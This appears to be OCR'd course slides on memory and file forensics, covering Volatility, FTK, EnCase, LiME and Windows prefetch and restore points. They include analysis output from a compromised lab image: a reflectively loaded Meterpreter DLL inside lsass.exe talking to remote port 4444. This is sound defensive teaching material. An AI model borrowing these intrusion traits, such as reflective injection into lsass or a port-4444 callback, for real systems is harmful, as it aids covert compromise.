
Start

```
VAD node @81c11258 Start 00e00000 End 00e3ffff Tag VadS
Flags: PrivateMemory
Commit Charge: 7 Protection: 4

VAD node @81c09e08 Start 00e40000 End 00e4ffff Tag VadS
Flags: PrivateMemory
Commit Charge: 2 Protection: 18

VAD node @818cf790 Start 00e50000 End 00f00fff Tag VadS
Flags: MemCommit, PrivateMemory
```

Find: e4ffff Previous Next Highlight all Match case

Done JSESSIONID=undefined FoxyProxy: Disabled 1337


Examine the Volatility *.dmp files with PEview



PEview - C:\hjo\mandiant-volatility\lecture\malfind.616.a00000-a17fff.dmp

pFile	Data	Description	Value
00011728	0000	Function Ordinal	0001 DeinitServerExtension
0001172A	0001	Function Ordinal	0002 InitServerExtension
0001172C	0002	Function Ordinal	0003 _ReflectiveLoader@0
0001172E	0003	Function Ordinal	0004 control

Viewing EXPORT Ordinal Table




PEview - C:\hjo\mandiant-volatility\lecture\malfind.616.a00000-a17fff.dmp

pFile	Data	Description	Value
00010C54	00000001	Attributes	
00010C58	0000F580	RVA to DLL Name	metsrv.dll
00010C5C	00013484	RVA to HMODULE	
00010C60	00013440	RVA to Import Address Table	
00010C64	00010C94	RVA to Import Name Table	
00010C68	00010D84	RVA to Bound IAT	
00010C6C	00000000	RVA to Unload IAT	
00010C70	00000000	Time Date Stamp	
00010C74	00000000		
00010C78	00000000		
00010C7C	00000000		
00010C80	00000000		
00010C84	00000000		
00010C88	00000000		
00010C8C	00000000		
00010C90	00000000		

Viewing DELAY IMPORT Descriptors

Memory Analysis with FTK 3 and above

- **To import a memory dump**
  - In FTK Examiner, click Evidence > Import Memory Dump.
  - Select the system from the dropdown list. If the system is not listed, select the <Add new Agent> item from the list, and enter a name, hostname or an IP Address.
  - Click the Browse button to locate the memory dump file you want to add to your case and click Open.
  - Click OK to add the memory dump to your case.
  - The memory dump data appears in the Volatile tab in the Examiner window


Import Memory Dump File

Agent: victim-image


Memory Dump File: D:\cases\mem-lecture\mem.dd

Memory Swap File:

Memory Analysis with FTK 3 and above

http://computer.forensikblog.de/en/2009/10/memory_analysis_with_ftk_3.html

- FTK manual got some volatile investigation information
- There is no more suspect to find than the open TCP 4444 port
- Intro to SDT and SSDT: http://www.honeynet.org/node/438



AccessData Forensic Toolkit Version: 5.0.0.84 Database: localhost Case: lecturecase -Education-
File Edit View Evidence Filter Tools Manage Help
Filter: - unfiltered -
Filter Manager...
Explore Overview Email Graphics Video Internet/Chat Bookmarks Live Search Index Search Volatile
Snapshot Find
Detail List
KFF:
Detailed Information
DLLs TCP/IP Handles Fuzzy Hash Search Hits SDT VAD
Ready
Volatile Tab Filter: [None]

Process List
- 2010-06-15 18:51:53 (UTC)
  - victim-image (dump)

DLL List
- 2010-06-15 18:51:53 (UTC)

Sockets
- 2010-06-15 18:51:53 (UTC)
  - victim-image (dump)

Driver List
- 2010-06-15 18:51:53 (UTC
  - victim-image (dump)

Open Handles
- 2010-06-15 18:51:53 (UTC)
  - victim-image (dump)

Processors
- 2010-06-15 18:51:53 (UTC)
  - victim-image (dump)

System Descriptor Table
- 2010-06-15 18:51:53 (UTC)
  - victim-image (dump)

Devices
- 2010-06-15 18:51:53 (UTC)
  - victim-image (dump)


Name	Path	Start Time	Working Directory	Command Line	PID	Has Searc...	Parent PID	User	MD5
smss.exe	C:\Windows\System32\sm...	2010-06-15 17:34:...	C:\WINDOWS\	\SystemRoot\S...	368	N	0		0000000000000
csrss.exe	C:\WINDOWS\system32\c...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\s...	484	N	0		0000000000000
VMwareUser.exe	C:\Program Files\VMware\...	2010-06-15 17:34:...	C:\Documents ...	"C:\Program Fil...	1568	N	0		0000000000000
VMwareTray.exe	C:\Program Files\VMware\...	2010-06-15 17:34:...	C:\Documents ...	"C:\Program Fil...	1560	N	0		0000000000000
spoolsv.exe	C:\WINDOWS\system32\s...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\s...	1444	N	0		0000000000000
winlogon.exe	C:\WINDOWS\system32\...	2010-06-15 17:34:...	C:\WINDOWS\s...	winlogon.exe	556	N	0		0000000000000
svchost.exe	C:\WINDOWS\System32\...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\...	964	N	0		0000000000000
vmacthlp.exe	C:\Program Files\VMware\...	2010-06-15 17:34:...	C:\Program File...	"C:\Program Fil...	780	N	0		0000000000000
msmsgs.exe	C:\Program Files\Messeng...	2010-06-15 17:34:...	C:\Documents ...	"C:\Program Fil...	1580	N	0		0000000000000
ctfmon.exe	C:\WINDOWS\System32\...	2010-06-15 17:34:...	C:\Documents ...	"C:\WINDOWS\...	1588	N	0		0000000000000
win32dd.exe	C:\tmp\win32dd.exe	2010-06-15 17:51:...	C:\tmp\	win32dd.exe /f ...	1696	N	0		0000000000000
lsass.exe	C:\WINDOWS\system32\...	2010-06-15 17:34:...	C:\WINDOWS\s...	C:\WINDOWS\s...	616	N	0		0000000000000
System		Invalid DateTime (U...			4	N	0		0000000000000

Total: 20 | Highlighted: 1 | Checked: 0 | KFF: Unlisted,Important,Unimportant

Port	Protocol	Local Add...	Remot...	Remote Port	State	Process Name	PID	Machine	Agent OS	Acquisition Time	Source
0	TCP	0.0.0.0		0	Unknown	lsass.exe	616	victim-image	?	2010-06-15 18:51:...	Memory
1055	TCP	0.0.0.0		0	Unknown	lsass.exe	616	victim-image	?	2010-06-15 18:51:...	Memory
500	UDP	0.0.0.0		0	Unknown	lsass.exe	616	victim-image	?	2010-06-15 18:51:...	Memory
1055	TCP	192.168....	192.1...	4444	Unknown	lsass.exe	616	victim-image	?	2010-06-15 18:51:...	Memory

EnCase memory analysis

- Takahiro Haruyama ported Volatility to EnCase
- From Encase v7 it is available as a plugin
  - http://encase-forensic-blog.guidancesoftware.com/2013/08/volatility-reporting-plugin-for-encase.html



EnCase Forensic
File Edit View Tools Help
New Open Save Print Add Device Search Refresh Find
Cases Table Report Gallery Timeline Code
Home Entries Bookmarks
Search Hits Records Devices
Secure Storage Keywords
Home File Extents Permissions
References Hash Properties
Entries
Single Files
Text Hex Doc Transcript Picture Report Console
Is Deleted Last Accessed
No 2010/05/11 17:10:00
EnScript Hits Filters Conditions
Display Queries Text Styles
EnScript
crashdump_analyzer_ver0.42
Examples
Forensic
haru
Include
Main
MemoryForensicToolkit_Ver1.81
Windows 7
Windows Server 2003
Windows XP
ConnList
ConnScan
DllList
KMList
KMScan
OpenFiles
ProcDump
PsEntropyPEB

```
Unable to read PEB for task. Name:System pid:4
Unable to read PEB for task. Name:afisicx.exe pid:796
Unable to read PEB for task. Name:tdctxte.exe pid:472
Unable to read PEB for task. Name:sopidkc.exe pid:1656


Entropy of running processes in DEMO2_Dropper.vmem

Name               Pid    Entropy
winlogon.exe       612    2.1457743078260685
explorer.exe       1928   2.1535112717683584
csrss.exe          588    2.2087730623899673
wscntfy.exe        1048   3.6914012276424297
svchost.exe        888    3.8455395144797082
svchost.exe        1020   3.8467075912113602
svchost.exe        1232   3.8704733644651141
svchost.exe        1304   3.8727100163263808
svchost.exe        984    3.873334815971555
dxonool32.sys      1056   4.0983714916508696
lsass.exe          668    4.6174037496372158
dw8.exe            464    4.7699661598242731
sopidkc.exe        1876   5.3084339367567441
afisicx.exe        1932   5.327928170973407
tdctxte.exe        648    5.334832196779252
atsxyzd.sys        872    5.3947462302124478
alg.exe            408    5.4673224907103828
spoolsv.exe        1516   5.5250327043008802
smss.exe           516    5.5534978925586698
msiexec.exe        412    5.5934983604936948
wmiprvse.exe       224    5.6730531537869267
services.exe       656    5.8039605800167573
```

Enhanced Techniques

- Page/swap file incorporation (pagefile.sys)
  - Buffalo tool - Jesse Kornblum
  - Using Every Part of the Buffalo in Windows Memory Analysis
- Combining “naive” pattern searches with list techniques
  - Cross-view analysis
  - Defense against chaff methods
- Highlighting potentially interesting situations
  - Orphaned threads still referenced in other structures
  - Executable segments not mapped into shared sections (VAD nodes can be unlinked but still found via the Page Directory and PT by process)
- DFRWS 2008 (2006, 2007 data carving)
  - Automatic correlation of evidence from disk, network, and RAM with Linux as proof of concept
  - FACE: Forensics Automated Correlation Engine
    - http://www.dfrws.org/2008/proceedings/p65-case.pdf

PyFlag (Forensic and Log Analysis GUI)

- Michael Cohen and David Collett
  - http://www.pyflag.net/
  - Tutorials, papers, video, etc.
    - http://mirror.linux.org.au/linux.conf.au/2008/Thu/indexogg.htm
- Open source Web-based analysis software:
  - Network Forensics
  - Log Analysis
  - Disk Forensics
    - Carving on the way
  - Memory Forensics (using Volatility)
  - Generates HTML reports
- Used by 2 of the top 5 submissions at DFRWS 2008 including the winning one!
  - http://sandbox.dfrws.org/2008/Cohen_Collet_Walters/

Collect process memory

- Processens allokerade minne (virtuella minne) i page/swap filen kommer även med (med rätt verktyg)
  - Pmdump.exe
    - http://ntsecurity.nu/
    - Fryser inte exekveringen, ej MS crash dump format
  - Process dumper (pd.exe)
    - http://www.trapkit.de/
    - Memparser tool (för processer)
  - Microsoft / Sysinternals
    - Userdump.exe eller usermodedumper (**< Win Vista**) samt kräver driver
    - ProcDump ett nyare Sysinternals verktyg som skall klara nya Windows OS
    - Adplus.vbs script och cdb.exe – ingår i ”Debugging Tools for Windows package” (WinDbg)
      - http://support.microsoft.com/default.aspx?scid=kb;en-us;286350
    - Handle.exe, Listdlls.exe
  - MANDIANT Memoryze
- In GNU/Linux via ptrace (process trace) and core dumps

LiME GNU/Linux and Android I

- LiME or DMD (Droid Memory Dumper) was first announced at ShmooCon 2012
- LiME is a Loadable Kernel Module (LKM) that allows the acquisition of volatile memory from Linux-based devices
- The tool supports acquiring memory either to the file system of the device or over the network (in Android via ADB)
- To obtain and use LiME read the manual (Android example)
  - http://code.google.com/p/lime-forensics

```
$ adb push lgg2.ko /sdcard/lgg2.ko
$ adb forward tcp:4444 tcp:4444
$ adb shell
$ su
# insmod /sdcard/lgg2.ko path=tcp:4444
// Then on host:
$ nc localhost 4444 > lgg2ram.lime
// to put the image on sdcard
# insmod /sdcard/lgg2.ko path=/sdcard
```

LiME GNU/Linux and Android II

- The memory dump can be analyzed with Volatility if the correct profile is loaded (kernels symbol file and module dwarf file)
  - May not be the most simple thing in forensics :(
    - https://code.google.com/p/volatility/wiki/AndroidMemoryForensics
  - Most of the Volatility investigating commands are available
    - Listing processes, memory maps, open files, various network information, kernel/file system information and historical (cache and structures) information
- Android example case demo, (project work? Cont. on Niklas work)
  - [server]\embedded_forensics\DFRWS.org\2012 - Rodeo
- A video of the ShmooCon 2012 presentation can be found here
  - http://www.youtube.com/watch?v=oWkOyphlmM8
- The slides are available for download here
  - http://digitalforensicssolutions.com/Android_Mind_Reading.pdf

What's next

- Specialized tools will bridge the investigative gap
  - Focus now centers on malware, execution state analysis
    - The investigative mission is however much broader
  - Recovery of cryptographic material to defeat disk encryption
- Forensic platform vendors making friendlier analysis tools
  - Bring some analysis tasks into mainstream
  - Provide momentum to adoption of memory analysis
  - Automate extraction of typically interesting data
  - Provide better anomaly detection
- Court cases and working groups will hammer out standards

File analysis XP System restore points


- System Volume Information_restore{GUID} \ RP[xxx] folders
- Created when unsigned drivers and applications are installed
- Rp.log file
  - Contain a value indicating type of restore point
  - Can be examined to check installation or removal of software
  - Check RP[number] and date time for alterations and inconsitency
- Change.log.x files
  - Make it possible to revert to original state
  - Preserves files according to A[sequence_number].orginal_ext
- Fifo.log
  - Maintain the size of system restore

File analysis Prefetch files

- C:\Windows\Prefetch
  - XP have a limit of 128 files
- Cache manager monitor page faults during start
  - Boot prefetching
  - Application prefetching
  - Put common file data read into one file
- Are named according to
  - Appname-hash of the path to app.pf
  - FIREFOX.EXE-E60C0AA7.pf
  - Existence of a .pf file but no app can indicate anti-forensic use
- .pf files can contain very useful data as
  - Number of times the application have been launched
  - Last time the application was run

Volume Shadow Service / Previous Version

- Windows 8 have a crippled File History instead but VSS may be enabled?
- Windows Vista/7 and > 2003 if enabled
- Recycle bin on steroids!
- Shadow copy
  - Business and Ultimate
  - Automatically creates restore points in what changed
  - Only save incremental info
- Saves
  - Deleted and to big data
  - Overwritten data
  - Corrupted data
  - Shift-deleted data



